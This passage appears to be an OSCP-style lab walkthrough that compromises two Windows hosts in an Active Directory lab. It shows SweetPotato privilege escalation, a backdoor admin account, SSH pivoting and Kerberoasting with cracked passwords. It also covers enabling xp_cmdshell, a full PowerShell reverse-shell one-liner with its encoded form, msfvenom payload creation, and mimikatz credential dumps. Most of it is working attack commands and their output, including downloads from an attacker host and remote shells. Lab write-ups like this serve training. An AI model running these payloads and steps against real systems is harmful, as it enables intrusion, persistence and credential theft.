Length: 782336 (764K) [application/octet-stream]
Saving to: 'SweetPotato.exe'

SweetPotato.exe      100%[=====] 764.00K  533KB/s    in 1.4s

2023-01-17 00:10:20 (533 KB/s) - 'SweetPotato.exe' saved [782336/782336]

(kalikali)-[~/reimagined/machines/oscp-b]
$ ls
cmdasp.aspx  shell.exe  SweetPotato.exe  web_svc

(kalikali)-[~/reimagined/machines/oscp-b]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Download and execute

```

# pwd
Path
-----
C:\windows\system32\inetsrv

# whoami
iis apppool\defaultapppool
# pwd

Path
-----
C:\windows\system32\inetsrv

# cd C:\windows\tasks
# pwd

Path
-----
C:\windows\tasks

# iwr http://192.168.119.135/SweetPotato.exe -o Sweet.exe
# iwr http://192.168.119.135/shell.exe -o shell.exe
# dir

Directory: C:\windows\tasks

Mode          LastWriteTime        Length
Name
-----
-a---  1/16/2023  3:15 PM      7168 shell.
exe
-a---  1/16/2023  3:15 PM    782336 Sweet.
exe

# .\Sweet.exe -h
Modifying SweetPotato by Uknow to support webshell
Github: https://github.com/uknowsec/SweetPotato
SweetPotato by @_EthicalChaos_
Orignal RottenPotato code and exploit by @foxglovesec
Weaponized JuciyPotato by @decoder_it and @Guitro along with BITS WinRM discovery
PrintSpoofer discovery and original exploit by @itm4n
-c, --clsid=VALUE           CLSID (default BITS: 4991D34B-80A1-4291-83B6-
                            3328366B9097)
-m, --method=VALUE          Auto,User,Thread (default Auto)
-p, --prog=VALUE             Program to launch (default cmd.exe)
-a, --args=VALUE              Arguments for program (default null)
-e, --exploit=VALUE          Exploit mode [DCOM|WinRM|PrintSpoofer(default)]
-l, --listenPort=VALUE       COM server listen port (default 6666)
-h, --help                   Display this help

# .\Sweet.exe -p shell.exe

```

And we get a reverse shell as nt/authority in our listener

```
(kalikali)-[~/reimagined/machines/oscp-b]
$ nc -nvlp 1337
listening on [any] 1337 ...
connect to [192.168.119.135] from (UNKNOWN) [192.168.135.147] 53864
Microsoft Windows [Version 10.0.19044.2251]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . :
IPv4 Address. . . . . : 192.168.135.147
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.135.254

Ethernet adapter Ethernet1:

Connection-specific DNS Suffix . :
IPv4 Address. . . . . : 10.10.25.147
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :

C:\Windows\system32>
```

Post Exploitation

Having obtained administrative access on MS01 we can now set up a pivot into the internal network (since the machine is dual-homed).

We can use SSH to spawn a dynamic socks proxy (and ports that get forwarded back to us for future reverse shells) by adding a new administrator user & using it to login.

```
C:\>net user goodman Start@123 /add && net localgroup administrators goodman /add  
net user goodman Start@123 /add && net localgroup administrators goodman /add  
The command completed successfully.
```

The command completed successfully.

```
C:\>net user goodman  
net user goodman  
User name          goodman  
Full Name  
Comment  
User's comment  
Country/region code    000 (System Default)  
Account active      Yes  
Account expires     Never  
  
Password last set   1/16/2023 3:24:11 PM  
Password expires    2/27/2023 3:24:11 PM  
Password changeable 1/17/2023 3:24:11 PM  
Password required   Yes  
User may change password Yes  
  
Workstations allowed All  
Logon script  
User profile  
Home directory  
Last logon          Never  
  
Logon hours allowed All  
  
Local Group Memberships *Administrators      *Users  
Global Group memberships *None  
The command completed successfully.
```

```
C:\>
```

Now we can ssh into the machine

```
(kalikali)-[~/reimagined/machines/oscp-b]  
$ sshpass -p Start@123 ssh -o UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no goodman@192.168.135.147  
Warning: Permanently added '192.168.135.147' (ED25519) to the list of known hosts.  
  
Microsoft Windows [Version 10.0.19044.2251]  
(c) Microsoft Corporation. All rights reserved.  
  
goodman@MS01 C:\Users\goodman>
```

we can now set up a pivot into the internal network via ssh

```
(kalikali)-[~/reimagined/machines/oscp-b]  
$ ssh goodman@192.168.135.147 -D9090 -R *:7777:localhost:7777 -R *:8888:localhost:8888  
The authenticity of host '192.168.135.147 (192.168.135.147)' can't be established.  
ED25519 key fingerprint is SHA256:PMbZrT8kUg780yVuSoaF+1RVTe3iNvDE/DquCs74qWU.  
This key is not known by any other names  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '192.168.135.147' (ED25519) to the list of known hosts.  
goodman@192.168.135.147's password: Start@123  
  
Microsoft Windows [Version 10.0.19044.2251]  
(c) Microsoft Corporation. All rights reserved.  
  
goodman@MS01 C:\Users\goodman>
```

 Configure proxychains

comment out proxy_dns as always

```
# defaults set to "tor"  
socks4 127.0.0.1 9090
```

Now we can run impacket-GetUserSPN with proxychains

```
(kalikali)-[~/reimagined/machines/oscp-b]
$ proxychains impacket-GetUserSPNs -request -dc-ip 10.10.25.146 oscp.exam/web_svc:Diamond1
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[proxychains] Strict chain ... 127.0.0.1:9090 ... 10.10.25.146:389 ... OK
ServicePrincipalName Name MemberOf PasswordLastSet LastLogon Delegation
----- ----- ----- -----
MSSQL/MS02.oscp.exam sql_svc 2022-11-10 09:03:18.456165 2022-11-10 12:15:51.783016
HTTP/MS01.oscp.exam web_svc 2022-11-11 08:11:19.795439 2023-01-17 11:47:36.382593

[-] CCache file is not found. Skipping...
[proxychains] Strict chain ... 127.0.0.1:9090 ... 10.10.25.146:88 ... OK
[proxychains] Strict chain ... 127.0.0.1:9090 ... 10.10.25.146:88 ... OK
[proxychains] Strict chain ... 127.0.0.1:9090 ... 10.10.25.146:88 ... OK
$krb5tgs$23$*sql_svc$OSCP.EXAM$oscp.exam
/sql_svc*$1def2b9587b4604b80a9f14c66338406$554ea20653287d0727511c38e377bfe16cb5a44dcffe6f8493264c1f73c96617e10f6
4f91a20ef1fdf7cfb01c15882509271edd247567542f885ed420ce7cca793d7b2f244f76ad641694029b797d180fc686dd822c181409db7a
1f8f3ec100de5fe1415b48abfb0e7b7b72365920493a9f80c047359b8c95f8696c93a3edee464761703705669160e8d4feed0cd97cb893
e336d7cb8cd794b9f337819a22eb3db3f24e837f92f3ebef75189449e3e744ab1039222437f64137b4b353f5eff0222b34df52bb03201d2f
aba1d3df76176eb5539d4f23305656b10314ef3012e20dbbbe5a2d8d443d0c7e48a0fc3a0cfdfa718a7c90bcbf5aaaf115157a5cf6e362031
937b0af1a1447244a332461505345bd8914803af60132a14949a6c5cada02dad442d47ba596711d53c59592045184c8fe63faace2ac46c
68f33af108c58cc4a12f10b0e6be1c63019601165f88e35c68c873d43299beae6527eb636a20d6d6bd45babe628f06da8d9f0de511fba9e
96002af64bd9d49ebfcc3eb29c12c7845bf04a33ea3f6f8c60130225d92ff5328e81d1fb4d19725e59a740eb61351e4c4a87ae196805b1
50fbde0d35557d8867d413da095e36b605c088cd5a8864c126010e38b4f12b9e5bfac7023cd660a31845e8b87d41249714e20cd34fe3f45
316ad7d92199b98f3001fdd55144aa42fe9e5605f0f4a6ab2d8d3347f1dd382c6c47196e6140b0d3a2dc349e382f72031e9f0b0418432f66
f1c0f865027fe066fa573dd139d9169ae26cd79a5567a087aa1fea315102e939c09a14f91d9f9715c72d622f59d4420586d7d617f2465480
a5cdf226652831fc7f60370d74bf848254790fbe7527430d2dc8e27ac031dac895c32cd0e2121766128e1c4c0233df54fb56fd7e4a57c2e7
766fa8eb5207f2dacbeca679153da871688b78340d6bb1c90e7f796e9d67d913a1ff4d69b27ca23fc25324432967777c68506d0c950b973a
7f58a1964f60fc2ba19b78d8a58dd336bfb4bc1da06b93dfb3b5f4e06d0465cc3b1280f5elf4eb01f6794a1218685b56739eb09688c29c48
2fa4c7f03eb752f1b4d073f6008234f67f2d0f2990553c267646cadad854053dff605d8f910506561fa8d8a9fd202968cb95339c2b114788
f8ca16386ba99360a7e61d0557b81b08bd2ac169de24792b69c48a8b953cc3d6b3a9cc784809e8051aab1fa3262b3e514b83e394f29e98c
c68b054d5bbda43e3296f4ce395f043eb9a51adca59298ccdd62fde05b2dc653b4cb642912e2be3ebde037240c14e02bedd484cc654a70264
4b3ae8b846480ea42c09f0734fc48fa562cc6d6aa16cc430f5832057a6fa435dbb2cc54fcfc938d49f0a5d9a80b324a59a0a5db91193fa9c6
2c29d229d4476
[proxychains] Strict chain ... 127.0.0.1:9090 ... 10.10.25.146:88 ... OK
$krb5tgs$23$*web_svc$OSCP.EXAM$oscp.exam
/web_svc*$51b14a9e317dd125fc2bd110a8c2fa09$82a7b6b3d423bdbc7a5b60db746c58829825081b2c4a623c010bbe40793b9af51dac9
bc7094ccdf0a695763175cc978afb963df584d91ede6f28582a200cadf83762968757a3814aa27662c8c197835cdf26a36bef2916796fa8
86857b858a638d23eaca748be69f2cab787253c034fe9087abd1cda553b6c99129bb50569438f6385dd200cc634da6366b69d7dbbf16318f
3890ca1d892ace710c121ab31d2589a25400f2d77dbe86974322f698b9c553d9e8f1e6b2e04163d06ab7c16318e7109e9cb25d692ee7e6f6
b4d79deec5d63b15ae2b6fd8d8f30a34a766cb6aelf34be117c75683fcc2449e92fd0556445520d5bef5f96f653703d3c96a20b134b5caa
1ae2ae3d0c4a37823a9222763853229af7db0ada7878906efa69e9c62dca0cb9a021299243ae539e35aaaf998a2e88f52267245ff3da91029
34df58eb037c43bb61b4d0699361fac3d6b982570753f5e8d1e30c36cc7ef7057f0b9140f56d883e15c4a6264cef4bec8dce78335ae7af99
368762ed35e3d9b04b4237fce35743b91e32a4c5e24e9c20fafd182746e54db1ae179faaf10f554bd8b80d28b900b890a845e0bf073a03
85a32e3265a293a0142249a5e85ce0fb875c7490aed68f98f8af362f8c16df31d9688df4e37f7f5fd3b082la2ecddcc2cedcf74b7dd47a7c
19e8a6a13274e8f79213216ff15b075215a2a46f7d311cb41a0d84e1286355c77cf3e1d1a20b5ab955f940545028a01b0bd4656d77e5c888
4e3daea6f8e805d1dcc64d52ee9ef3122e3bf8d40eb5b94415aae76a5591f941e921c3bc099bc959a338a760e86f83fe041639ed446c05a
e6f31dbcea44782dc05029c433a7245258477c79aa2777bc7402a963b9a58e7c924a71aef261fd9ceadaf940257d934cc456a2c63411d6
bcc79474fc28cb6fa18731308f7139a4863ef447020623b952558b0331b3fd5e0f4a87bb3129d851b7427927bc70004fa193a2bc025430bd
3dd568a09d117852958d6a83f48e3a86d9d7d2d318972e190cb29c7e120ce2edc6459fe78d8a26a10c7e9e1d55b613381f41f481d0d6d164
11cb7f402e2a2496658a9be02cc50a44a102f230671931b5c179305e6f5abdebac0761f6f9c4bee0a8dcce5c6ed068c943748ed6b15a1fcfc
4cb2cc12b30d45dbd048128408926536923eadd2b5463eccb5f9a4449d7d450e798b780aa672ddcd639d338f8e36b9cbd6483009c0c8743
48453c2a91b3bfd24ad50770dd41b3eb1a5e0fb1458d52e03d66408c1b41e48bdbea9587930e5b9992dc207f95dfd4844a5019d93ee30516
56db2d8323207e19a102778a492a53cffcb60d82fa7e6207683a680cb17e81a829b0b6a840ed73c9775b178c6a0062dceb13fe7f10fc0ea9
f81a4c6297b72

(kalikali)-[~/reimagined/machines/oscp-b]
$
```

The hash from sql_svc cracks to Dolphin1 (same command as earlier).

```
(kalikali)-[~/reimagined/machines/oscp-b]
$ cat sql_svc
$krb5tgs$23$*sql_svc$OSCP.EXAM$oscp.exam
/sql_svc*$610a033ea156a313c058bd5252bd2c76$23c7365215646903521327bb9b443d5b4d80ca357553d5b5fa4d51bac3db6bcb8306f
15d085cfe8f6df9daa34d0f86ad75034c55b9794b3f4917122368ecc2011eaa89fce31edfe08ba8fd582d75c11c2b7f6b9262f9ab8b9473b
bbbcf1edc46ee7941b7215a50f8746546ee33e95b7363e0b589ddf12620fe774fd709c100f279f7bf6eb7f3db06d6d9cae3d6036db15b98
2d0f885302f171405ce0b39bd8ce06617a8c110c5d1ef1895d1fcc8a253047d1691411f1a726043f69e150e3518eeb10b835f4c270a48dfc
d78240f3c13e75b8320459b462fa0e5439da6c6175a4f976f7cdc8e724194041a302d2c2e049589b2dee7d54856e8532bcb0cc9abec6af92
a95856b71ca21866028a3a5e93d251fdde39803809f73c007e85179dac58c801edde20bf3a9dd418e54b2b70d026253a922d1aea0106c42e
68c8289ad5cb65bed3d6a697c1dbbb18e0f618c5dc20bac033d2cc5ec84fc5611055236c09eda937389aa2e333850d4371b67d800248b490
1256be65fb1753fec60e8b9a5378714096da13dba24ad57fdf96e53471ae4c003edb5330ea9ce86e7e55d84f501e5a5766920c5e91a215f
e92c12f414c950f1f5204586a75ebfb8187f981acfb7002ae7ed304cfcbc283e4542a452c9316a9c591f0e343f5alccb435a96ea1b134ee
e061bc313e521ffcd134f9357f4f61c7039c111beb902b6396ab990edf69a62f0887b1b4a9016bf75e6c36265be6b20e41e8d9663150f113
c06047333d27281c7d82d73a9cca89d43423a54bb178666835b63a9efccf214e2bd673ec46415c9bfb2aefead2a213d68ff941be3ace14b
3aedc39216595f12af08b526c158943912fe161a09c339f13aa654e1bc3252210d97a80d80e84f25c196245bb679ad1e56b9d4a51dbeb7
94698058cac5507eedbc78b02d4758d3bb654d13699747e5b6bb68cd18f6121c42d921afdd34c88db9d07aa47552d486759cf17e0c0b6de8b
2760a6afe0a14438dfb5c005d9d8123fef9a0bb7dd36a23cea55274c1f20a95cbbf5430ad4d27d839927eea9ee957f974471e4266ee5c02
88def93db37161dab1166d8ea8c32f9752f6527e30c7dd53623728560f6deb75e0d4f1581e1a7eb6f2433ce834a5983549e8ba186ce35b27
a48431e2309d75c711c7262c1a7b6a2dc233a867cfb657c232b6615f051d0934acd8b8c2020060201f8a5971960cff4f47d746d9240a4b5
67ddle44295ab505c3982ce5ec7bf99630190030c2ae83f32f311683cd3e8f73a6a83bea94f6ee18d6ecb6f8ad670207f131eab7d91ccea
b33d9ca4962e6b47df49a829882f7e05ce87ff959bcf6a30552c84080703c584ffa8c59377c7e901d5228e8b95e6cb17bc555b293f2b5428
48b224ce03bcb
```

```
(kalikali)-[~/reimagined/machines/oscp-b]
$ john -w=/home/kali/transfer/Desktop/kirbi/rockyou.txt sql_svc
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Dolphin1           (?)
1g 0:00:00:00 DONE (2023-01-17 02:14) 14.28g/s 716800p/s 716800c/s 716800C/s truckin..151182
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
(kalikali)-[~/reimagined/machines/oscp-b]
$
```

MSO2 - 10.10.25.148

Student Hint: same as SM hints

Instructor Hint: same as SM hints

SM Hints:

Hint	Share with student		Other resources to share
1	Have you tried enumerating SPNs ? Anything that stands out?		
2	Tried using the credentials to authenticate to services on the machine ?		
3	Machine won't be able to reach your kali. Try catching shell through MS01.		

Exploitation

Port 1433 is open at ms02 (10.10.25.148). We use the sql_svc account to connect to the mssql service and we are able to get code execution

```
(kalikali)-[~/reimagined/machines/oscp-b]
$ proxychains impacket-mssqlclient sql_svc:Dolphin1@10.10.25.148 -windows-auth
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[proxychains] Strict chain ... 127.0.0.1:9090 ... 10.10.25.148:1433 ... OK
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(MS02\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(MS02\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL> EXEC sp_configure 'show advanced options', '1'
[*] INFO(MS02\SQLEXPRESS): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the
RECONFIGURE statement to install.
SQL> RECONFIGURE
SQL> EXEC sp_configure 'xp_cmdshell', '1'
[*] INFO(MS02\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the
RECONFIGURE statement to install.
SQL> RECONFIGURE
SQL> exec xp_cmdshell "whoami"
output
```



```
nt
service\mssql$sqlexpress
```

```
NULL
```

```
SQL>
```

We then get a powershell reverse shell on our kali machine as we have already set up the necessary tunnels, all connections to port 7777 on the pivot will be forwarded to our kali machine

Powershell reverse shell

```
$client = New-Object System.Net.Sockets.TCPCClient("10.10.25.147",7777);$stream = $client.GetStream();[byte []]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String);$sendback2 = $sendback + "# ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
```

[Encode at cyberchef](#)

```
SQL> exec xp_cmdshell 'powershell -enc
JABjAGwAaQBLAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdAB1AG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMA
UABDAGwAaQBLAG4AdAAoACIAMQAwAC4AMQA0AC4AMgA1AC4AMQA0ADCAlgAsADCAnwA3ADCakQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwA
aQB1AG4AdAAuAEcAZQB0AFMAdAByAGUAYQbtACgAKQA7AFsAYgB5AHQAZQbbAF0AXQAKAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQazADUA
fAA1AHsAMAB9ADsAdwBoAGkAbAB1ACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAUAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAA
JABiAHkAdAB1AHMALgBMAGUAbgBnAHQAAApACKAIAAtAG4AZQAgADAAKQB7ADsAJAbkAGEAdAbhACAApQAgACgATgB1AHcALQPAGIaagBlAGMA
dAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdAB1AG0ALgBUAGUAeAB0AC4AQOBTAEMASQBjAEUAbgBjAG8AZAbpAG4AZwApAC4ARwB1AHQA
UwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQAAQApAdsAJAbzAGUAbgBkAGIAYQBjAGsAIAA9ACAAkAbpAGUAcwAsACAAMAAsACAA
YQAgADIAPgAmADEAIAB8ACAATwb1AHQALQBTQHQAcbPAG4AZwAgACKAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdAB1AHgAdAAuAGUAbgBjAG8AZAbpAG4AZwBdADoAOgBBAFMA
QwBJAEKAkQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMA
ZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGCAdABoACKAOwAkAHMAdAByAGUAYQbtAC4ARgBsAHUAcwBoACgA
KQB9ADsAJAbjAGwAaQBLAG4AdAAuAEMAbAbvAHMAZQoACKACgA='
```

And we get a reverse shell in our nc listener

```
(kalilinux)-[~/reimagined/machines/oscp-b]
$ nc -nlvp 7777
listening on [any] 7777 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 57756

# whoami
nt service\mssql\sqlexpress
# ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . :
IPv4 Address . . . . . : 10.10.25.148
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 10.10.25.254
#
```

Privilege Escalation

Running whoami /priv reveals SeImpersonatePrivilege is enabled so we can reuse the sweet potato exploit

```
# whoami /priv

PRIVILEGES INFORMATION
-----

Privilege Name          Description          State
=====
SeAssignPrimaryTokenPrivilege Replace a process level token      Disabled
SeIncreaseQuotaPrivilege Adjust memory quotas for a process    Disabled
SeShutdownPrivilege      Shut down the system        Disabled
SeChangeNotifyPrivilege Bypass traverse checking       Enabled
SeUndockPrivilege        Remove computer from docking station  Disabled
SeManageVolumePrivilege  Perform volume maintenance tasks  Enabled
SeImpersonatePrivilege   Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege  Create global objects        Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set  Disabled
SeTimeZonePrivilege      Change the time zone        Disabled
#
```

We will generate a msfvenom reverse shell to send a shell to MS01 on port 7777, then transfer via port 8888 tunnel on ms01

```
(kalikali)-[~/reimagined/machines/oscp-b]
$ ls
chisel.exe chisel_linux cmdasp.aspx nc.exe shell.exe sql_svc SweetPotato.exe web_svc

(kalikali)-[~/reimagined/machines/oscp-b]
$ msfvenom -p windows/x64/shell_reverse_tcp -f exe -o ms01.exe LHOST=10.10.25.147 LPORT=7777
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: ms01.exe
```

On the target, we download the files to the C:\windows\tasks directory from ms01 on port 8888 and our kali webserver

```
(kalikali)-[~/reimagined/machines/oscp-b]
$ python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
127.0.0.1 - - [17/Jan/2023 13:39:17] "GET /SweetPotato.exe HTTP/1.1" 200 -
127.0.0.1 - - [17/Jan/2023 13:39:39] "GET /ms01.exe HTTP/1.1" 200 -
```

on the target

```
# dir
# pwd

Path
-----
C:\windows\tasks

# iwr http://10.10.25.147:8888/SweetPotato.exe -o Sweet.exe
# iwr http://10.10.25.147:8888/ms01.exe -o ms01.exe
# dir

Directory: C:\windows\tasks

Mode             LastWriteTime       Length
Name
-----
-a--- 1/17/2023  4:39 AM          7168 ms01.
exe
-a--- 1/17/2023  4:39 AM        782336 Sweet.
exe

#
```

We then set up another nc listener on port 7777 and execute the SweetPotato exploit

```

# .\Sweet.exe -h
Modifying SweetPotato by Uknow to support webshell
Github: https://github.com/uknowsec/SweetPotato
SweetPotato by @_EthicalChaos_
    Original RottenPotato code and exploit by @foxglovesec
    Weaponized JuciyPotato by @decoder_it and @Guitro along with BITS WinRM discovery
    PrintSpoofer discovery and original exploit by @itm4n
    -c, --clsid=VALUE          CLSID (default BITS: 4991D34B-80A1-4291-83B6-
                                3328366B9097)
    -m, --method=VALUE         Auto,User,Thread (default Auto)
    -p, --prog=VALUE           Program to launch (default cmd.exe)
    -a, --args=VALUE           Arguments for program (default null)
    -e, --exploit=VALUE        Exploit mode [DCOM|WinRM|PrintSpoofer(default)]
    -l, --listenPort=VALUE     COM server listen port (default 6666)
    -h, --help                  Display this help
# .\Sweet.exe -p ms01.exe

(kalikali)-[~/reimagined/machines/oscp-b]
$ nc -nlvp 7777
listening on [any] 7777 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 60224
Microsoft Windows [Version 10.0.19042.1586]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . :
IPv4 Address . . . . . : 10.10.25.148
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 10.10.25.254

C:\Windows\system32>

```

Post Exploitation

We can download mimikatz.exe from our webserver and dump hashes

```

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

  Connection-specific DNS Suffix . :
  IPv4 Address . . . . . : 10.10.25.148
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 10.10.25.254

C:\Windows\system32>cd C:\windows\tasks
cd C:\windows\tasks

C:\Windows\Tasks>powershell -exec bypass
powershell -exec bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\Tasks> iwr http://10.10.25.147:8888/mimikatz.exe -o mimikatz.exe
iwr http://10.10.25.147:8888/mimikatz.exe -o mimikatz.exe
PS C:\Windows\Tasks> dir
dir

  Directory: C:\Windows\Tasks

Mode                LastWriteTime         Length
Name
----                -----          -----
---- 
-a----   1/17/2023  4:47 AM        1263880 mimikatz.
exe
-a----   1/17/2023  4:39 AM         7168 ms01.
exe
-a----   1/17/2023  4:39 AM        782336 Sweet.
exe

PS C:\Windows\Tasks> .\mimikatz.exe
.\mimikatz.exe

.#####. mimikatz 2.2.0 (x64) #19041 May 19 2020 00:48:59
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
## v ##' Vincent LE TOUX           ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com    ***/


mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

636 {0:000003e7} 1 D 37126          NT AUTHORITY\SYSTEM      S-1-5-18      (04g,21p)      Primary
-> Impersonated !
* Process Token : {0:000003e7} 0 D 5308464      NT AUTHORITY\SYSTEM      S-1-5-18      (04g,31p)      Primary
* Thread Token : {0:000003e7} 1 D 5357989      NT AUTHORITY\SYSTEM      S-1-5-18      (04g,21p)
Impersonation (Delegation)

mimikatz # sekurlsa::logonpasswords

```

Full mimikatz output

```
mimikatz.exe "token::elevate" "privilege::debug" "sekurlsa::logonpasswords" "exit"

PS C:\Windows\Tasks> .\mimikatz.exe
.\mimikatz.exe

.#####. mimikatz 2.2.0 (x64) #19041 May 19 2020 00:48:59
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

636 {0:000003e7} 1 D 37126 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Primary
-> Impersonated !
* Process Token : {0:000003e7} 0 D 5308464 NT AUTHORITY\SYSTEM S-1-5-18 (04g,31p) Primary
* Thread Token : {0:000003e7} 1 D 5357989 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p)
Impersonation (Delegation)

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 363307 (00000000:00058b2b)
Session : Interactive from 1
User Name : Administrator
Domain : OSCP
Logon Server : DC01
Logon Time : 12/20/2022 8:02:39 AM
SID : S-1-5-21-2610934713-1581164095-2706428072-500

msv :
[00000003] Primary
* Username : Administrator
* Domain : OSCP
* NTLM : 59b280ba707d22e3ef0aa587fc29ffe5
* SHA1 : f41a495e6d341c7416a42abd14b9aef6f1eb6b17
* DPAPI : 959ad2ea78c63aebf3233679ad90d769

tspkg :
wdigest :
* Username : Administrator
* Domain : OSCP
* Password : (null)

kerberos :
* Username : Administrator
* Domain : OSCP.EXAM
* Password : (null)

ssp :
credman :

Authentication Id : 0 ; 133450 (00000000:0002094a)
Session : Service from 0
User Name : MSSQL$SQLEXPRESS
Domain : NT Service
Logon Server : (null)
Logon Time : 12/20/2022 8:02:18 AM
SID : S-1-5-80-3880006512-4290199581-1648723128-3569869737-3631323133

msv :
[00000003] Primary
* Username : MS02$
* Domain : OSCP
* NTLM : 590c3a12748bf0aaaadfb7207efebd02
* SHA1 : 26a06477e8fab88f736108d090b9ecc8f9143309
```

```

tspkg :
wdigest :
  * Username : MS02$
  * Domain   : OSCP
  * Password : (null)
kerberos :
  * Username : MS02$
  * Domain   : oscp.exam
  * Password : b0 c3 70 74 1f 13 17 d9 bb 9c 4f d6 95 65 1d f5 5d 8b 71 a9 d6 ad 83 d9 40 4a 0d 53 44 8b
f1 83 cb 01 ef 37 9c 3e ba 84 cc f7 7e e5 27 6d 68 28 33 ba f5 c9 96 5c ab ff ac 62 a3 39 71 9b dd 11 c0 10 62
dd 9b f7 92 b7 3f 19 9d fb e3 a7 c9 ec 5b 23 88 13 a0 ed c6 2c fd 03 87 7e 2f cb 2c d5 56 92 33 c9 8f 2c 6d 65
37 2c 72 cf 65 d0 80 25 63 92 fd 4a 1b 37 04 96 5e 53 cd d5 94 07 5b 03 95 0e d7 f7 2e 23 97 32 ec c5 c9 d1 42
22 ae 65 fa 9d 31 0c 44 b2 2e 8e 27 34 eb dc 50 81 95 79 5b 88 26 42 ad 19 c7 e4 b2 de ac f1 32 9d 67 46 a4 54
70 ae 2c a1 e2 38 5f 87 76 f4 10 69 5a 2d 42 b1 f0 c4 a8 bc 4e ee 26 85 3b 44 09 ba 06 c0 8d d3 73 3e c7 c7 40
